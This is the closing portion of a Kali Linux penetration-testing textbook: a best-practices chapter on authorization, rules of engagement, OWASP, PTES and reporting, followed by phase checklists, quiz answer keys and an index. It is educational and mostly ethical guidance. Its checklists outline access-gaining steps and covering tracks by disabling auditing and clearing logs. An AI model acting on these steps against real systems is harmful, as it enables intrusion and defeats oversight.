Before performing a penetration test on a target organization, ensure that you have **written permission** from the organization. If additional permission is required from other authorities, please ensure that you acquire all the legal permission documents. Having legal, written permission is like having a get-out-of-jail-free card as a penetration tester. The tasks performed by a penetration tester involve simulating a real-world cyber attack on a target organization; this means actually hacking into their network by any means possible. Some attacks can be very intrusive and may cause damage or network outages; the written permission is used to protect yourself legally.

## Being ethical

**Always be ethical** in all your actions as a professional in the industry. During your time practicing your penetration testing skills, I'm sure you will have realized that there is a fine line between being a malicious hacker and a penetration tester. The main difference is that the penetration tester obtains legal permission prior to performing any sort of attack and the objective is to help an organization to improve its security posture and decrease the attack surface that an actual hacker might exploit. Being ethical simply means doing the right thing and upholding moral principles.

## Penetration testing contract

As an upcoming professional in the industry, ensure that you have a properly written **penetration testing contract**, inclusive of **confidentiality** and **non-disclosure agreements (NDAs)**, reviewed and verified by a lawyer. This is to ensure that client (target organization) information is protected and that you (the penetration tester) will not disclose any information about the client unless required by law. Additionally, the NDA builds trust between the client and you, the penetration tester, as many organizations do not want their vulnerabilities known to others.

If, during a business meeting with a new client, they ask about previous penetration tests you have conducted and customer information, do not disclose any details. This would contravene the NDA, which protects your customers and yourself and builds trust. However, you can simply outline to the new potential client what you can do for their organization, the types of test that can be conducted, and some of the tools that may be used during the testing phases.

## Rules of engagement

During your business meeting with the client (target organization), ensure that both you and the client understand the RoE prior to the actual penetration test. The RoE is simply a document created by the service provider (penetration tester) that outlines what types of penetration test are to be conducted, as well as some other specifics. These include the area of the network to be tested, as well as the targets on the network, such as servers, networking devices, and workstations. To put it simply, the RoE defines the manner in which the penetration test should be conducted and indicate any boundaries in relation to the target organization.

Ensure that you have obtained key contact information for the person within the target organization in the event that there is an emergency. As a penetration tester, there may be a crisis and you may need to contact someone for assistance, such as if you are conducting your tests after working hours within a building.

During a penetration test, if you discover any violations of human rights or illegal activities on targeted organization systems or networks, stop immediately and report it to the local authorities (the police). Should you discover a security breach in the network infrastructure, stop and report it to the person of authority within the organization and/or the local authorities. As a penetration tester, you need to have good morals and abide by the law; human rights and safety always come first, and all illegal activities are to be reported to the necessary authorities.

## Additional tips and tricks

Before running any penetration testing tools on a target organization's network, always test them within a lab environment to determine whether they use a lot of network bandwidth, as well as to determine the level of noise they create. If a tool uses a lot of bandwidth, it does not make sense to use the tool on a target organization whose network is slow. The tool may consume all the bandwidth on a network segment, causing a network choke point; this is bad.

Use vulnerability scanners to help perform and automate periodic network scans. Vulnerability scanners can help an organization to meet compliance and standardization. Tools such as **Nessus** ([www.tenable.com](http://www.tenable.com)) and **Nexpose** ([www.rapid7.com](http://www.rapid7.com)) are reputable vulnerability scanners and management tools within the cybersecurity industry.

Additionally, learn about different operating systems such as Windows, Linux, and macOS. Add some network security topics as part of your learning. Understanding network security and enterprise networking will help you map a target network and bypass network security appliances a bit easier.

In the next section, we will take a look at web application security blueprints and checklists.

## Web application security blueprints and checklists

When performing a penetration test on a system or network, a set of approved or recommended guidelines is used to ensure that the desired outcome is achieved. A penetrating testing methodology usually consists of the following phases:

1. Information gathering
2. Scanning and reconnaissance
3. Fingerprinting and enumeration
4. Vulnerability assessment
5. Exploit research and verification
6. Reporting

Following such a checklist ensures that the penetration tester completes all tasks for a phase before moving onto the next. In this book, we started with the information-gathering phase and gradually moved on from there. The early chapters covered the early phases and taught you how to obtain sensitive details about a target, while the later chapters covered using the information found to gain access to a target using various methods.

In the next section, we will learn about the **Open Web Application Security Project (OWASP) Top 10**.

## OWASP

The OWASP is a non-profit foundation that focuses on enabling people and communities to develop, test, and maintain applications that can be trusted by all.

OWASP has created the **OWASP Top 10** web vulnerabilities list, which has become a standard for web application testing:

- A1:2017 – Injection
- A2:2017 – Broken Authentication
- A3:2017 – Sensitive Data Exposure
- A4:2017 – XML External Entities (XXE)
- A5:2017 – Broken Access Control
- A6:2017 – Security Misconfiguration
- A7:2017 – Cross-Site Scripting (XSS)
- A8:2017 – Insecure Deserialization
- A9:2017 – Using Components with Known Vulnerabilities
- A10:2017 – Insufficient Logging and Monitoring

Each category provides a detailed breakdown of all vulnerabilities, discovery methods and techniques, countermeasures, and best practices to reduce risk.



Further information on the **OWASP Top 10 Project** can be found at [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_2017\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project). Additionally, the **OWASP Testing Guide** can be found at [https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project).

Furthermore, always keep practicing to sharpen your skill set in terms of understanding the OWASP Top 10. The OWASP **Broken Web Applications (BWA)** project will assist you in your journey.

In the next section, we will take a look at understanding the phases of the **penetration testing execution standard (PTES)**.

## Penetration testing execution standard

PTES comprises several phases that cover various aspects of penetration testing:

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modeling
4. Vulnerability analysis
5. Exploitation
6. Post exploitation
7. Reporting



Further information on PTES can be found at [http://www.penteststandard.org/index.php/Main\\_Page](http://www.penteststandard.org/index.php/Main_Page).

The choice of penetration testing standard or framework is dependent on the type of testing requested by the client, the target's industry (such as HIPAA for the health industry), and even your organization's methodology of penetration testing.

In the following section, we will discuss the importance of the reporting phase.

## Reporting

The final phase of a penetration test is reporting and delivering results. In this phase, an official document is created by the penetration tester outlining the following:

- All vulnerabilities found on the targets
- All risks, categorized on a scale of high, medium, and low, based on the **Common Vulnerability Scoring System (CVSS)** calculator
- Recommended methods of remediation for vulnerabilities found



Ensure that when you are writing your report, it can be understood by anyone who reads it, including non-technical audiences such as senior management and executive staff members. The managerial staff is not always technical as they are more focused on ensuring that business goals and objectives are met within the organization.

The report should also contain the following:

- Cover sheet
- Executive summary
- Summary of vulnerabilities
- Test details
- Tools used during testing (optional)
- The original scope of work
- The body of the report
- Summary



Further information on penetration testing report writing can be found at <https://resources.infosecinstitute.com/writing-penetration-testing-reports/>.

Always remember that if you ask 10 different penetration testers how to write a report, they all will give different answers based on their experience and their employers. Be sure not to insert too many images or too many technical terms to confuse the reader. It should be simple to read for anyone with a non-technical background.

In the following sections, we will outline the fundamentals of creating a penetration testing checklist.

## Penetration testing checklist

I would recommend the following hardware requirements for a penetration testing machine:

- Quad-core processor
- 8 GB RAM (minimum)
- Wireless network adapter
- Ethernet network interface card

Next, we will get acquainted with creating an information-gathering checklist.

## Information gathering

The following are the tasks to be performed prior to, and during, the **information-gathering** phase:

1. Get legal permission.
2. Define the scope of the penetration test.
3. Perform information gathering using search engines.
4. Perform Google hacking techniques.
5. Perform information gathering using social networking websites.
6. Perform website footprinting.
7. Perform WHOIS information gathering.
8. Perform DNS information gathering.
9. Perform network information gathering.
10. Perform social engineering.

In the next section, we will take a look at a checklist for network scanning.

## Network scanning

The following is a list of guidelines for performing **network scanning**:

1. Perform host discovery on the network.
2. Perform port scanning to determine services.
3. Perform banner grabbing of target operating systems and ports.
4. Perform vulnerability scanning.
5. Create a network topology of the target network.

Next, we will learn about the fundamental requirements for an enumeration checklist.

## Enumeration

The following is a list of guidelines for performing enumeration on a target system:

1. Determine the network range and calculate the subnet mask.
2. Perform host discovery.
3. Perform port scanning.

4. Perform SMB and NetBIOS enumeration techniques.
5. Perform LDAP enumeration.
6. Perform DNS enumeration.

In the next section, we will take a look at an exploitation checklist.

## Gaining access

The following is a list of guidelines for **gaining access** to a network/system:

1. Perform social engineering.
2. Perform shoulder surfing.
3. Perform various password attacks.
4. Perform network sniffing.
5. Perform **Man-in-the-Middle (MITM)** attacks.
6. Use various techniques to exploit target systems and get a shell (that is, to gain access via a command line).
7. Discover other devices using lateral movement.
8. Attempt to escalate privileges on the compromised system.

In the next section, we will outline the fundamentals for a covering-tracks checklist.

## Covering tracks

The following is a list of guidelines for **covering tracks**:

1. Disable auditing features on the system.
2. Clear log files.

Having completed this section, you now have the skills necessary to create a full penetration testing checklist that is suited to your needs.

## Summary

By completing this chapter, you now have a foundational level of understanding of the best practices of the penetration testing field. The guidelines listed in the later sections of the chapter will help you in determining the steps to take during a penetration test. Remember: you are learning – developing your own strategy and techniques will come naturally. Ensure that you document your techniques and skills as you progress in your career.

I hope this chapter and this book have been helpful and useful for your studies and will benefit you on your path in cybersecurity. Thank you for your support!

## Questions

1. What is required prior to a penetration test to ensure that the penetration tester is protected?
2. What type of document is used to outline the job?
3. How can you determine the risk rating of a vulnerability?
4. What is the last phase in penetration testing?

## Further reading

- RoE: <https://hub.packtpub.com/penetration-testing-rules-of-engagement/>.
- Penetration testing methodologies:  
<https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>.
- Additional penetration testing methodologies can be found at  
[https://www.owasp.org/index.php/Penetration\\_testing\\_methodologies](https://www.owasp.org/index.php/Penetration_testing_methodologies).

- The following are some websites that will assist you in determining the severity of risks and researching threats in the cybersecurity world:
  - CVE: <https://cve.mitre.org/>
  - CVSS: <https://www.first.org/cvss/>
  - OWASP: <https://www.owasp.org>
  - SANS: <https://www.sans.org/>
  - Exploit-DB: <https://www.exploit-db.com/>
  - SecurityFocus: <https://www.securityfocus.com/>
- Lastly, always continue learning more and furthering your skills. The following is a list of certifications that will add value to you as a penetration tester:
  - **Offensive Security Certified Professional (OSCP):** [www.offensive-security.com](http://www.offensive-security.com)
  - **Certified Ethical Hacker (CEH):** [www.eccouncil.org](http://www.eccouncil.org)
  - **GIAC Certifications:** [www.giac.org](http://www.giac.org)

# Assessments

## Chapter 1: Introduction to Hacking

1. Script kiddie
2. Covering tracks
3. OWASP
4. Black box testing
5. State-sponsored

## Chapter 2: Setting Up Kali - Part

1. A type 2 hypervisor
2. Less physical space required, reduced power consumption, and lower costs
3. VMware ESXi, Oracle VirtualBox, and Microsoft Virtual PC
4. Using the `dpkg -i <application file>` command
5. A guest operating system

## Chapter 4: Getting Comfortable with Kali Linux 2019

1. BackTrack
2. `apt-get update`
3. `apt-get upgrade`
4. `apt-get install <application name>`
5. `locate <file>`

## Chapter 5: Passive Information Gathering

1. To collect information about the target, such as network and system details and organizational information (company directory and employee details, for example)
2. Maltego, Dig, NSlookup, Recon-ng, theHarvester, and Shodan
3. By using the `site: <keyword>` syntax
4. The Exploit Database
5. whois
6. By using the Sublist3r tool

## Chapter 6: Active Information Gathering

1. Resolve hostnames to IP addresses.
2. A DNS zone transfer allows a zone file to be copied from a master DNS server to another server, such as a secondary DNS server.
3. Nmap.
4. Packet fragmentation.
5. JXplorer.

## Chapter 7: Working with Vulnerability Scanners

1. `server nessusd start`
2. **Payment Card Industry Data Security Standard (PCI DSS)**
3. Executive and custom
4. Nikto, Burp Suite, and WPScan
5. WPScan

## Chapter 8: Understanding Network Penetration Testing

1. `macchanger`
2. Ad hoc, manage, master, repeater, secondary, and monitor
3. `ifconfig`
4. `airmon-ng check kill`

## Chapter 9: Network Penetration Testing - Pre-Connection Attacks

1. `airmon-ng`
2. ESSID
3. Code 2—previous authentication no longer valid, and code 3—deauthentication leaving
4. `aireplay-ng`

## Chapter 10: Network Penetration Testing - Gaining Access

1. Advanced Encryption Standard (AES)
2. `Citrix-enum-apps`
3. 3389
4. Ncrack, Hydra, John the Ripper, and Hashcat
5. Authentication Server (Access Control Server)
6. The `search` command
7. IEEE 802.1x



## Chapter 11: Network Penetration Testing - Post-Connection Attacks

1. Yersinia
2. getsystem
3. To resolve an IP address to a MAC address
4. **Secure Shell (SSH)**
5. By using the `whoami` command

## Chapter 12: Network Penetration Testing - Detection and Security

1. By using data encryption and secure protocols.
2. ARP poisoning.
3. DAI.
4. Telnet sends its packets in plain text and does not support encryption.
5. Using the sniffer-detect script within Nmap.

## Chapter 13: Client-Side Attacks - Social Engineering

1. Eavesdropping
2. Phishing
3. Smishing
4. SET and Ghost Phisher

## Chapter 14: Performing Website Penetration Testing

1. Apache, IIS, Nginx
2. Dirb, DirBuster
3. HTTP 200 Status code
4. **Cross-Site Scripting (XSS)**
5. **Structured Query Language (SQL)** injection

## Chapter 15: Website Penetration Testing - Gaining Access

1. FROM
2. By using the semi-colon (;)
3. By using the INSERT command
4. BeEF

## Chapter 16: Best Practices

1. Written legal permission from the target organization
2. A contract with the RoE
3. By using the CVSS calculator
4. Covering tracks and reporting

# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



## **Kali Linux - An Ethical Hacker's Cookbook - Second Edition**

Himanshu Sharma

ISBN: 978-1-78995-230-8

- Learn how to install, set up and customize Kali for pentesting on multiple platforms
- Pentest routers and embedded devices
- Get insights into fiddling around with software-defined radio
- Pwn and escalate through a corporate network
- Write good quality security reports
- Explore digital forensics and memory analysis with Kali Linux



## **Hands-On AWS Penetration Testing with Kali Linux**

Benjamin Caudill, Karl Gilbert

ISBN: 978-1-78913-672-2

- Familiarize yourself with and pentest the most common external-facing AWS services
- Audit your own infrastructure and identify flaws, weaknesses, and loopholes
- Demonstrate the process of lateral and vertical movement through a partially compromised AWS account
- Maintain stealth and persistence within a compromised AWS account
- Master a hands-on approach to pentesting
- Discover a number of automated tools to ease the process of continuously assessing and improving the security stance of an AWS infrastructure

## **Leave a review - let other readers know what you think**

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

# Index

## 8

### 802.1x network components

- authentication server 323
- authenticator 323
- supplicant 324

## A

### access

- obtaining 291, 293

### Active Directory (AD) 204, 354

### Active Directory setup, in Windows Server 2016

- reference link 355

### active information gathering 170

### Acunetix

- reference link 479
- used, for discovering web vulnerabilities 479, 481, 482, 483, 484

### ad-hoc 259

### Adaptive Security Appliance (ASA) 162

### Address Resolution Protocol (ARP) 327, 388

### Address Resolution Protocol (reply) 389

### Address Resolution Protocol (request) message 388

### Advanced Encryption Standard (AES) 296

### Airgeddon 273

### airmon-ng

- used, for enabling monitor mode 261, 262

### airodump-ng

- used, for packet sniffing 266, 268, 269
- used, for targeting packet sniffing 269, 270

### Amazon Web Services (AWS) 158

### Android emulators

- setting up 59, 60, 61, 62

### antennas

- power levels 300

### ARP poisoning attacks

### about 333

### detecting 389, 390, 391

### ARPspooF

- using 334, 335

### Assessment tab

### Brute Force 222

### Malware 222

### Web Application 222

### Windows 222

### asset

- about 13
- categories 13
- employees 13
- intangible 13
- tangible 13

### authentication, authorization, and accounting (AAA) 304

### Authorized Training Centre (ATC) 30

### automatic updates

- opting out of 75, 76

### AutoScan-Network

- download link 329

- used, for network scanning 329, 330, 331

### Azure Files 158

## B

### BackTrack

- URL 97

### bare-metal hypervisor 34

### black box 22, 251

### black hat hacker 9

### Broken Web Applications (BWA) 235, 494

### Browser Exploitation Framework (BeEF)

- about 470
- vulnerable page visitors, hooking 470, 472, 473, 474, 476

### brute force

- Intruder, using 241, 242, 244, 245, 247
- burned-in address (BIA) 252
- Burp Suite
  - about 235, 236, 237, 239, 240, 278
  - Intruder, used for brute force 241, 242, 244, 245, 247
  - reference link 235
  - used, for discovering server vulnerabilities 477, 478, 479
  - used, for scanning server vulnerabilities 476

## C

- Certificate Authorities (CAs) 446
- Citrix
  - penetration testing, performing 315, 316
- clients
  - deauthenticating, on wireless network 270, 271, 272
- cloud penetration testing 24, 25
- cloud resources
  - data leaks, searching 158, 159, 160
- code execution vulnerabilities
  - exploiting 443, 444
- command-line interface (CLI) 103, 308
- Common Vulnerabilities and Exposures (CVEs)
  - about 54, 216
  - reference link 378
- Common Vulnerability Scoring System (CVSS) 495
  - about 225
  - URL 226
- complex passwords
  - about 301
  - characteristics 301
- computer-based social engineering
  - about 403
  - attacks 403
  - forms 403
  - phishing 403
  - spear phishing 404
- confidentiality 492
- consulting services agreement (CSA) 16
- content management systems (CMSes) 230
- Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) 296

- Cross-Site Request Forgery (CSRF) 433
- Cross-Site Scripting (XSS) 433
- Cross-Site Scripting (XSS) vulnerabilities
  - about 465, 466
  - exploiting 470, 472, 473
- Cross-Site Scripting vulnerabilities
  - exploiting 474, 476
- crunch tool
  - about 234
  - using 297, 298
- cryptography 432, 433
- CSRF attack 435, 436
- CVE Reference Map, for Source OSVDB
  - reference link 230
- cyber terrorist 11, 12
- cybersecurity, terminology
  - asset 13
  - exploit 14
  - exploring 12
  - hack value 15
  - risk 14
  - threat 12
  - vulnerability 13
  - zero-day attack 14

## D

- Damn Vulnerable Web Application (DVWA) 346, 445
- data leaks
  - searching, in cloud resources 158, 159, 160
- Denial-of-Service (DoS) 199, 274
- deserialization 437
- detection
  - evading, with Nmap 191
- DHCP ACK packet 353
- DHCP Offer packet 353
- DHCP Request 353
- Discovery tab
  - Host Discovery 221
  - Port Scanning 221
  - Service Discovery 221
- DNS analysis
  - performing, with host utility 178
- DNS enumeration 175
  - performing, with dnsenum 175, 177

- DNS interrogation 171
  - Fierce, using 180
- DNS zone transfer 175
- dnsmap
  - about 179
  - used, for finding subdomains 179, 180
- domain controller (DC) 354
- Domain Name Server (DNS) 79
- Domain Name System (DNS)
  - about 171, 230
  - need for, on network 171, 172, 175
- doxing 409
- Dynamic ARP inspection 395, 396
- Dynamic Host Configuration Protocol (DHCP)
  - attacks 45, 231, 349, 350, 351, 353

## E

- encryption 393, 395
- End User License Agreement (EULA) 73, 479
- enterprise wireless networks
  - securing 302
- Enum4linux 203
- enumeration
  - with EyeWitness 209, 210
- EternalBlue vulnerability 292
- EternalBlue
  - about 312
  - exploitation 311
- evasion techniques, in Metasploit 5.0
  - reference link 98
- evil twin
  - creating 273, 274, 275, 276, 277, 278
- Exploit Database
  - reference link 377, 378
  - URL 162
- Extended Service Set Identifier (ESSID) 267
- Extensible Authentication Protocol (EAP) 302
- EyeWitness package
  - reference link 211
- EyeWitness
  - about 209
  - download link 209
  - enumeration 209, 210
  - web footprints 209, 210

## F

- Fierce 175
  - using, in DNS interrogation 180
- file inclusion
  - vulnerabilities 433
- File Transfer Protocol (FTP) 308
- file upload vulnerabilities
  - about 433
  - exploiting 439, 440, 442, 443
- find command 109, 110, 111
- firewalls
  - evading, with Nmap 192
- footprinting 118, 119, 120

## G

- Ghost Phisher 414, 415
- Google Cloud Platform (GCP) 158
- Google Cloud Storage 158
- Google dorks 161
- Google hacking 160, 161, 162, 163
- Google Hacking Database (GHD)
  - about 162
  - reference link 162
- graphical user interface (GUI) 77, 103, 196, 235, 303, 315, 414
- gratuitous ARP response 333
- gray box 22, 251
- gray hat hacker 10
- Group Policy Objects (GPOs) 354

## H

- Hacker News
  - URL 147
- hacker, types
  - black hat hacker 9
  - cyber terrorist 11, 12
  - gray hat hacker 10
  - script kiddie 11
  - state-sponsored hacker 11
  - suicide hacker 10
  - white hat hacker 9, 10
- hacker
  - about 8
  - types 8, 9



- hacking, phases
  - about 25
  - access, maintaining 27
  - access, obtaining 27
  - information, obtaining 26
  - reconnaissance 26
  - scanning 26
  - tracks, covering 28
- hard disk drive (HDD) 73
- Hashcat
  - about 358
  - URL 272
- host devices
  - scanning, with ICMP disabled 188
- host utility
  - used, to perform DNS analysis 178
- Hping3
  - about 199, 200, 201
  - tasks 199
- HTTrack
  - about 165, 166
  - URL 165
  - used, for copying websites 163
- human-based social engineering
  - about 402
  - dumpster diving 403
  - eavesdropping 402
  - shoulder surfing 402
- Hydra
  - about 318
  - reference link 318
- Hypertext Transfer Protocol (HTTP) service
  - managing 112, 113, 114
- hypervisors
  - about 33, 34
  - type 1 hypervisor 34, 35
  - type 2 hypervisor 36, 37

**I**

- information
  - gathering 327
- insecure deserialization 437
- Insecure Direct Object Reference (IDOR) 439
- inSSIDer
  - reference link 300

- Institute of Electrical and Electronics Engineers (IEEE) 252
- internal PCI network scan 218
- Internet Assigned Numbers Authority (IANA)
  - about 112
  - reference link 112
- Internet Control Message Protocol (ICMP) 188
- Internet of Things (IoT) 146
- Internet Protocol (IP) 252
- Internet Service Provider (ISP) 148
- Intrusion Detection System (IDS) 24, 250, 364
- Intrusion Prevention System (IPS) 24, 250

## J

- John the Ripper
  - using 358
- JXplorer
  - about 204
  - URL 204

## K

- Kali Linux, release notes
  - reference link 108
- Kali Linux
  - about 97
  - advantages 97
  - basics 99
  - commands 99, 100, 101
  - downloadable link 38
  - find command 109, 110, 111
  - locate command 109
  - locate commands 109
  - navigating in 101, 102, 103, 104, 105
  - programs, installing 105, 106, 107, 108
  - services, managing 112, 113, 114
  - setting up 47, 48, 49, 50, 51
  - sources, updating 105, 106, 107, 108
  - Terminal 99, 100, 101
  - troubleshooting 91, 92, 93, 94, 95
  - upgrading 98
  - URL 47
  - which command 109, 110
  - wireless adapter, connecting to 255, 256, 257, 258

## L

- LAN Manager (LM) 314
- LAN Turtle 322
- LastPass
  - reference link 301
- lateral movement
  - about 378, 379
  - performing, Metasploit used 379, 381
  - tactics 378
- LDAP enumeration 201, 204, 205, 206
- LDAPS (LDAP Secure) 204
- LFI vulnerabilities
  - exploiting 445, 446
- Lightweight Directory Access Protocol (LDAP) 204
- Link-Local Multicast Name Resolution (LLMNR)
  - exploiting 354, 355, 357, 358
- Linux ARM image
  - reference link 323
- Linux Unified Key Setup (LUKS) 47
- local area network (LAN) 388
- locate command 109

## M

- MAC address
  - about 252, 253
  - spoofing 254, 255
- MAC filtering 300, 304
- Maltego 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 423
- Man-in-the-Middle (MITM) attacks 292, 326, 498
- master mode 259
- master zone records 177
- Media Access Control (MAC) 388
- message of the day (MOTD) 375
- Metasploit auxiliary modules 211, 212
- Metasploit Framework (MSF) 312
- Metasploit
  - about 318
  - used, for exploiting vulnerable perimeter systems 306, 308, 309, 310, 311
- Metasploitable 2
  - installing 62, 63, 64
- Metasploitable
  - about 346

- download link 38
- Microsoft Azure 158
- Microsoft Evaluation Center
  - reference link 38
- misconfigurations 438
- MITM attacks
  - about 333, 334
  - ARPspoof, using 334, 335
  - MITMf, using 335, 336
  - using, in Wireshark 362
- MITM remediation techniques
  - about 393
  - Dynamic ARP inspection 395, 396
  - encryption 393, 395
- MITMf
  - keylogger 338
  - Screen Capture 338
  - use cases 337, 338, 339
  - using 335, 336
- mobile application penetration testing 23
- mobile-based social engineering 404
- monitor (sniffer) interface
  - configuring 365, 366, 367
- monitor mode 259
  - enabling, manually 260, 261
  - enabling, with airmon-ng 261, 262

## N

- NAC
  - bypassing 323, 324
- name servers (NSes) 133, 175
- National Institute of Standards and Technology (NIST) 20, 302
- Nessus Home edition 55
- Nessus results
  - analyzing 226, 227, 228
  - exporting 223, 224, 225
- Nessus
  - about 54, 55, 216, 217
  - installing 55, 56, 57, 58, 59
  - policies 216, 217, 218
  - reference link 493
  - used, for scanning 219, 220, 222
- Netcraft
  - power 154, 156

- URL 154
- using 154
- Netdiscover
  - used, for network scanning 327, 329
- netstat tool 221
- NetStumbler
  - reference link 300
- Network Basic Input/Output System name service (NetBIOS-NS)
  - exploiting 354, 355, 357, 358
- network implants 321
- network interface card (NIC)
  - about 34, 328
  - adding, to virtual machine (VM) 80, 81, 82, 83
- network mapper (Nmap) 98
- network operation center (NOC) 391
- network penetration testing
  - about 24, 250
  - black box 251
  - grey box 251
  - steps 251
  - types 251
  - white box 251
- Network Protocol – NetNTLMv2 358
- network scanning
  - AutoScan-Network, using 329, 330, 331
  - Netdiscover, using 327, 329
  - Zenmap, using 331, 333
- network sniffer 397
- network
  - Domain Name System (DNS), need for 171, 172, 175
  - securing, from attacks 298
  - securing, with wireless security settings
    - configuration 302, 304, 305
- Nexpose
  - reference link 493
- Nikto
  - about 229, 230
  - features 229
  - reference link 230
- Nmap Scripting Engine (NSE) 194
- Nmap
  - about 183, 185
  - features 184
  - used, for evading detection 191, 192
  - used, for evading firewalls 192
  - used, for obtaining operating system 186, 187
  - used, for obtaining service versions 186, 187
  - used, for performing ping sweep 185, 186
  - used, for performing stealth scan 188, 190
  - used, for scanning UDP ports 191
- non-disclosure agreements (NDAs) 16, 492
- non-persistent attack 435
- NSE documentation
  - reference link 196
- NSE scripts
  - about 195, 196
  - categories 195
- null sessions 201, 207

## O

- Offensive Security
  - reference link 47
  - URL 162
- open source intelligence (OSINT) 117, 121, 122, 123, 169
- Open Source Security Testing Methodology Manual (OSSTMM) 21
- Open Source Vulnerability Database (OSVDB) 230
- Open Systems Interconnection (OSI) 252
- Open Vulnerability Assessment System (OpenVAS) 107
- Open Web Application Security Project (OWASP)
  - about 20, 494, 495
  - URL 39
- operating system
  - obtaining, with Nmap 186, 187, 188
- operating systems 38
- Oracle VM VirtualBox
  - downloading 40
  - installing 40, 41
- organizational unique identifier (OUI) 252
- OSINT tools
  - Maltego 124, 125, 126, 127, 128, 129, 130, 131, 132, 133
  - OSRFramework 149, 150, 151
  - recon-ng 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144

- Shodan 147, 148
- theHarvester, using 144, 145, 146
- using 124
- OSRFramework 149, 150, 151
- OWASP Broken Web Applications (OWASP-BWA) 39
- OWASP Testing Guide
  - reference link 494
- OWASP Top 10 Project
  - reference link 494
- OWASP Zed Attack Proxy (ZAP)
  - used, for discovering web vulnerabilities 485, 486, 487, 488
- OWASP, web application security risks
  - reference link 235
- OWASPBWA
  - downloadable link 38

## P

- packet sniffing
  - targeting, with airodump-ng 269, 270
  - with airodump-ng 266, 268, 269
- Packet Squirrel 321
- passive information gathering 121
- password spraying attack
  - performing 278, 279, 280, 281
- Paterva
  - URL 124
- Payment Card Industry (PCI) 54
- Payment Card Industry Data Security Standard (PCI DSS) 218
- penetration testers
  - guidelines 490, 491
  - rules of engagement (RoE) 492
  - tips 493
  - tricks 493
- penetration testing contract 492
- penetration testing execution standard (PTES)
  - about 495
  - URL 495
- penetration testing lab
  - building 39, 40, 41, 42
  - overview 31
- penetration testing report
  - reference link 496

- penetration testing, approaches
  - about 21
  - back box assessments 22
  - gray box assessments 22
  - white box assessment 22
- penetration testing, checklist
  - about 496
  - covering tracks 498
  - enumeration 497
  - gaining access 498
  - information gathering 497
  - network scanning 497
- penetration testing, information-gathering phase
  - discovered files, analyzing 430, 432
  - robots.txt 429, 430
  - sensitive files, discovering 426, 428
  - technologies, discovering 420, 421, 422
  - websites, discovering on server 423, 425, 426
- penetration testing, methodologies
  - about 20
  - National Institute of Standards and Technology (NIST) 20
  - Open Source Security Testing Methodology Manual (OSSTMM) 21
  - Open Web Application Security Project (OWASP) 20
  - SANS 25 21
- penetration testing, phases
  - about 15
  - exploitation 18, 19
  - information, gathering 17, 18
  - post-exploitation 19
  - pre-engagement phase 15, 16, 17
  - threat modeling 18
  - vulnerability analysis 18
- penetration testing, types
  - about 23
  - cloud penetration testing 24, 25
  - mobile application penetration testing 23
  - network penetration testing 24
  - physical penetration testing 25
  - social engineering penetration testing 24
  - web application penetration testing (WAPT) 23
- penetration testing
  - performing, on Citrix 315

- performing, on RDP-based remote access
  - systems 315
- reporting 495, 496
- stages 420
- pentestlab.local domain
  - joining, reference link 355
- phases, penetration testing
  - report writing 19
- phone-based social engineering 405
- phreaking 8
- physical penetration testing 25
- point-of-contacts (POCS) 138
- POST
  - SQL injection (SQLi), discovering with 460, 461, 462, 463, 464
- PostgreSQL 307
- PowerShell tradecraft
  - about 381
  - used, for disabling Windows Antimalware Scan Interface 383
  - used, for removing Windows Defender virus definitions 381, 383
- pre-shared key (PSK) 292, 304
- privileges
  - escalating 376, 377
- PWN boxes
  - about 321
  - used, for direct plugging into network 321, 322

## R

- Rapid7
  - URL 39, 62, 211
- Raspberry Pi
  - reference link 322
- rdesktop
  - about 319
  - reference link 320
- RDP
  - breaking into 316, 318
  - penetration testing, testing 315
- recon-ng 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144
- reconnaissance
  - about 118
  - active 119

- categories 119
- passive 119
- record types 174
- reflected XSS
  - discovering 467, 468
- Remote Authentication Dial-In User Service (RADIUS) 323
- Remote Desktop Protocols (RDPs) 209
- repeater mode 259
- Rivest Cipher 4 (RC4) 293
- rogue AP
  - creating 273, 274, 275, 276, 277, 278
- rpcclient tool 206
- rpcclient
  - reference link 207
- rules of engagement (RoE) 492

## S

- Samba (SMB) 203
- SANS 25 21
- SANS
  - reference link 313
- scanning 181, 183
- script kiddie 11
- search operators 160, 161, 162, 163
- SecLists wordlist
  - download link 358
- SecLists
  - reference link 234, 298
- secondary mode 259
- Secure File Transfer Protocol (SFTP) 397
- Secure Shell (SSH)
  - about 221, 397
  - managing 112, 113, 114
- security controls
  - identifying 152
- security ID (SID) 314
- security modes
  - None 304
  - WEP 304
  - WPA Enterprise 304
  - WPA Personal 304
  - WPA2 Enterprise 304
  - WPA2 Personal 304
- security operation center (SOC) 391

- Server Message Block (SMB) 357
- server sprawl 32
- server vulnerabilities
  - discovering, automatically 476
  - discovering, with Acunetix 484
  - discovering, with Burp Suite 477, 478, 479
  - scanning, with Burp Suite 476
- service set identifier (SSID)
  - management 299
- service version scan
  - performing 307
- service versions
  - obtaining, with Nmap 186, 187, 188
- session hijacking
  - performing 339, 340, 341, 342, 343, 345, 346, 347, 348
- Shodan
  - about 147, 148
  - URL 147, 152
  - used, for discovering technologies 152, 153, 154
- Simple Network Management Protocol (SNMP) 221
- Simple Storage Service (S3) 158
- SMB 201
- SMBclient
  - about 201, 202, 203
  - reference link 203
- SMBmap
  - about 201, 202
  - reference link 202
- smishing 404
- snapshots
  - creating 90, 91
  - using 90, 91
- sniffing remediation techniques 397
- social engineering attack, tools
  - Ghost Phisher 414, 415, 416
  - Social-Engineer Toolkit 411, 412, 414
- social engineering attack
  - planning for 410
- social engineering penetration testing 24
- social engineering tools 411
- social engineering
  - basics 400, 401
  - through, social networking 405
  - types 401
- Social-Engineer Toolkit (SET) 411, 412
- sources.list file
  - reference link 108
- SPAN port
